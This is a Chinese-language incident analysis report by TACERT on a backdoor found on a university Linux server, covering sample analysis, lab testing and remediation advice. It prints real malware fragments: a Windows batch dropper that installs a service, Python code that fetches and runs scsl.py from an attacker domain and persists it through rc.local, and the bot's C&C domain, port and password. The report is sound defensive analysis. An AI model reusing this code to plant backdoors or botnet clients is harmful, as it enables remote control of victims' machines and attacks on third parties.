個案分析-

P大學遭植入惡意後門程式的主機事件分析報告

TACERT 臺灣學術網路危機處理中心團隊製


2015/6

I. 事件簡介

1. 該校主機系統管理人員發現該主機疑似有可疑程式在背景執行。
2. 該系統使用 Linux 系統，並作為重要對外服務用的系統主機。
3. 由於該主機為重要設備，管理者已先行將惡意程式移除。
4. 管理者並將惡意程式樣本請本單位協助分析，以了解惡意程式的可能行為。
5. 本單位所使用的惡意程式測試環境為 Win7 及 Linux Centos。

II. 事件檢測

1. 取得的惡意程式樣本中，主要有 test.py 和 test.exe 兩支程式，主要功能為建立環境的腳本程式。
2. test.exe 為一個自解壓縮執行檔，需在 windows 系統下執行，內容分別為「_wpcap_.bat、npf.sys、Packet.dll、SCServ.exe、wpcap.dll」五個檔案。



1. 檔案「_wpcap_.bat」內容為，將 packet.dll 和 wpcap.dll 複製至「windows\system32\」，將 npf.sys 複製至「system32\drivers\」，將 SCServ.exe 複製至 「Program Files\」後啟用，而將 SCServ.exe 寫入自動開機啟用，隨後將所有解壓縮的檔案全部刪除。

```
_wpcap_bat
1  net stop SCServ                                          _wpcap_.bat
·  SCServ remove
·  if /i %CD%==%SYSTEMROOT%\system32 goto COPYDRV
·  copy /y packet.dll %SYSTEMROOT%\system32\                複製檔案
-  copy /y wpcap.dll %SYSTEMROOT%\system32\
·  del packet.dll                                           刪除檔案
·  del wpcap.dll
·  :COPYDRV
·  if /i %CD%==%SYSTEMROOT%\system32\drivers goto COPYSRV
10 copy /y npf.sys %SYSTEMROOT%\system32\drivers\           複製檔案
·  del npf.sys                                             刪除檔案
·  :COPYSRV
·  if /i %CD%=="%SYSTEMDRIVE%\Program Files" goto END
·  copy /y SCServ.exe "%SYSTEMDRIVE%\Program Files\"        複製檔案
-  del SCServ.exe                                           刪除檔案
·  "%SYSTEMDRIVE%\Program Files\SCServ" --startup auto install
·  net start SCServ                                         執行並啟動
·  :END
·  del test.exe                                            刪除檔案
20 del %0
```

3. 從「_wpcap_.bat」中可知該檔案為建立環境腳本，將必要的工具檔案複製到系統中後，主要以惡意程式 SCServ.exe 為惡意連線程式。

4. 透過 procexp 工具查看背景程式執行狀況，惡意程式 SCServ.exe 的檔案描述和發布廠商是空白的，並且在 virustotal 上有被偵測出 3/57 的比例是異常。

Process	C...	Privat...	Work...	P...	Description	Company N...	VirusT...	Verifie...
SearchInde...		23,53...	20,72...	2...	Microsoft Wi...	Microsoft C...	0/57	(Verifie...
wmpnetwk....	<...	5,676 K	9,328 K	2...	Windows Me...	Microsoft C...	0/57	(Verifie...
svchost.exe		2,392 K	6,120 K	2...	Windows Ser...	Microsoft C...	0/57	(Verifie...
svchost.exe		63,97...	18,88...	820	Windows Ser...	Microsoft C...	0/57	(Verifie...
SCServ.exe		1,012 K	2,740 K	1...				
SCServ.exe		13,82...	18,31...	2...			3/57	(主體...
lsass.exe		3,468 K	8,880 K	520	Local Securit...	Microsoft C...	Unknown	(Verifie...
lsm.exe	0....	2,164 K	3,496 K	532				

5. 透過 autoruns 工具查看程式開機時狀態， SCServ.exe 被寫入系統 service 機碼中啟用。

Autorun Entry	Description	Publisher	Image Path
HKLM\System\CurrentControlSet\Services			
SCServ			c:\program files\scserv.exe

6. 透過 virustotal 檢測 SCServ.exe，檢測出的比例 3/57 相當低，只要三家防毒軟體有偵測出為木馬後門程式，這些防毒軟體在台灣幾乎很少人使用。

SHA256: 21846642e71f49b9061067671dbbc5725ef6eedac9310c758e5b128c96d9ef62

檔案名稱: SCServ.exe


偵測率: 3 / 57

分析日期: 2015-05-25 03:57:04 UTC (3 小時, 24 分鐘 前)


防毒	結果
AhnLab-V3	Trojan/Win32.Swrort
Tencent	Trojan.Win32.YY.Gen.0
TheHacker	Backdoor/Swrort.lf

7. 檢測 test.exe 執行後，會自動先執行批次檔「_wpcap_.bat」，隨後執行惡意程式 SCServ.exe，觀察側錄的網路封包行為得知，惡意程式不會直接向特定 IP 報到，而是透過網域名稱跳板連線。

8. 惡意程式會先 DNS 查詢網址「live.cakverd.com」，然而該網域早已失效，故此連線並不成功，觀察不到後續行為。




9. 該惡意程式 SCServ.exe 會存在於資料夾 C:\Program Files\ 中，並且寫入開機服務區自動啟用。



10. 因在 windows 的環境中無法明確得知惡意程式的網路行為，故同時測試 test.py 在 Linux 環境中的運作行為。

11. 透過兩台 Linux 主機的環境測試，檢視 script 檔案 test.py 內容得知，該檔案為建立主體惡意程式所需要的環境。主要透過該 script 去修改系統的基礎設定，例如將 DNS 伺服器的 IP 改為 8.8.8.8，並從網址下

載 http://live.cakverd.com/scsl.py 檔案，並存在路經 /bin/ 底下，然後將惡意程式 scsl.py 寫入 /etc/rc.local 開機自動執行。



12. 檢視 test.py 片段內容，可以看到如果登入帳號是 root 時候，會先修改 resolve.conf 的 nameserver 為 8.8.8.8，然後再透過 DNS 解析連到 http://live.cakverd.com/ 下載 scsl.py 惡意程式。

```
40      #if uid == "root":
        try:
                fp = open("/etc/resolv.conf", 'a+')
                tab = 0
                for line in fp:
                        if line.find("8.8.8.8") > 0:
46                              tab = 1
                if tab == 0:
                        exefile = "\nnameserver 8.8.8.8\n"
                        fp.write(exefile)
50              fp.close()
        except:
                pass

        url = "http://live.cakverd.com/scsl.py"
        filename = url[url.rfind("/")+1:]
        urllib.urlretrieve(url, filename)
        exefile = "python -OO -m py_compile " + os.path.abspath(filename)
```

13. 惡意程式 scsl.py 的路徑會存在 /bin/scsl.py ，最後透過 nohup python 指令在背景執行該檔案。

```
        #installpath = ""
        #if uid == 'root':
        installpath = "/bin/" + filename
        tab = copyfile(os.path.abspath(filename), installpath)
        #else:
        if tab == 0:
            installpath = os.path.abspath(filename)

        exefile = "nohup python " + installpath + " >/dev/null 2>&1 &"
        subprocess.Popen(exefile, shell = True)
```

14. 實際測試執行 test.py 程式後，發現該程式無法成功執行，原因是因為惡意網址 http://live.cakverd.com/ 已經無法解析下載到 scsl.py。為了找到 scsl.py 的原始碼，在國外網站有人公開此檔案的原始碼 https://gist.github.com/mjpieters/8757225。


15. 檢視該檔案 scsl.py 的原始碼可以得知，內部包含了上層控制主機的網址、通訊埠以及通關密碼等資訊。另外還有定義了許多攻擊函數，有 ddos 攻擊、IP 檢測及 UDP 攻擊等，研判讓駭客方便可以透過指令發動殭屍電腦攻擊。

16. 此 scsl.py 部分程式碼可以看到網址是 usaserverav.dyndns.tv，為一個動態 DNS 網址。另外主機的 tcp 控制埠是 9999，以及髒話字詞的通訊密碼。

```
ControlDomain = 'usaserverav.dyndns.tv'
ControlPort = 9999
ControlTimeOut = 31536000
ConnectSleep = 300
ControlPassword = 'fuckyou'
```


17. 因為 scsl.py 程式所設定連線的網址都已經失效，故將程式內原本的惡意網址改成測試用的 server IP，讓內部主機雙向測試。

18. 我們在 server 端執行「nl -l 9999」，表示開啟 listen port 9999 並等待 client 端透過 scsl.py 連線報到。當 client 端惡意程式開始在執行建立連線時，server 端就會持續出現「ZnVja3lvdQ==」及「dA==」字串，透過 base64 解碼後為密碼「fuckyou」及「t」。




19. 此時駭客 Server 端已經成功取得 Client 的 root 權限，只要下達 base64 編碼的 bash 指令就能進行操作，例如 DDoS 或 UDP Flood 等攻擊。

20. 測試下達「cGluZyA4LjguOC44IA==dA==」指令看看，確實在 client 端背景中有以 root 權限執行 ping 的動作，並將執行畫面 base64 加密回傳至 Server 端。



21. 透過封包分析來看，client 和 server 之間確實是以 base64 加密方式通訊。Client 連線建立後會持續發送字元“t”給 server 端，待 server 端下達指令如“ping 8.8.8.8”後，client 端會回傳指令執行訊息給 server 端。

III. 網路架構圖



1. 駭客透過某種方式入侵並植入 test.py 的程式。
2. 主機執行 test.py 後會向 live.cakverd.com 下載 scsl.py 惡意程式。
3. Scsl.py 執行後會向上層 C&C 報到等待指令。
4. C&C 會下達控制指令進行網路攻擊等動作。
5. 主機開始向外部進行網路攻擊。
6. 駭客也能隨時竊取主機內的檔案資料。

IV. 建議與總結

1. 由於此案例並無實際接觸到原始受害主機，無法得知該病毒確切入侵方

式，推測可能是透過 SSH 或 TELNET 遠端登入植入。

2. 排除方式先將該背景程式用 kill 指令關閉，並將 /bin/scsl.py 檔案移除，以及開機啟動區中 /etc/rc.local 內的 scsl.py 啟用移除。
3. 透過病毒樣本測試分析，得知駭客可能夠取得 root 權限進行遠端控制，並且透過感染主機進行對外攻擊或竊取資料。
4. 惡意程式中所連線的上層 C&C 伺服器並非直接透過 IP 連線，而是透過 DNS 網域名稱解析連線，此好處是一旦網址失效舊追查不到確切 IP 位址。
5. 該惡意程式原始碼於網路上公布的時間為 2014 年上半年，推測受害主機遭受感染可能有半年以上。
6. 由於該主機並無直接對外的 Web 服務，建議若有 SSH 或 TELNET 服務務必限制登入來源端 IP。
7. 加強系統的帳號及密碼強度，避免容易被猜測入侵。
8. 時常檢查系統的登入 LOG 紀錄及背景開啟程式及網路通訊埠，以減少被感染的可能性。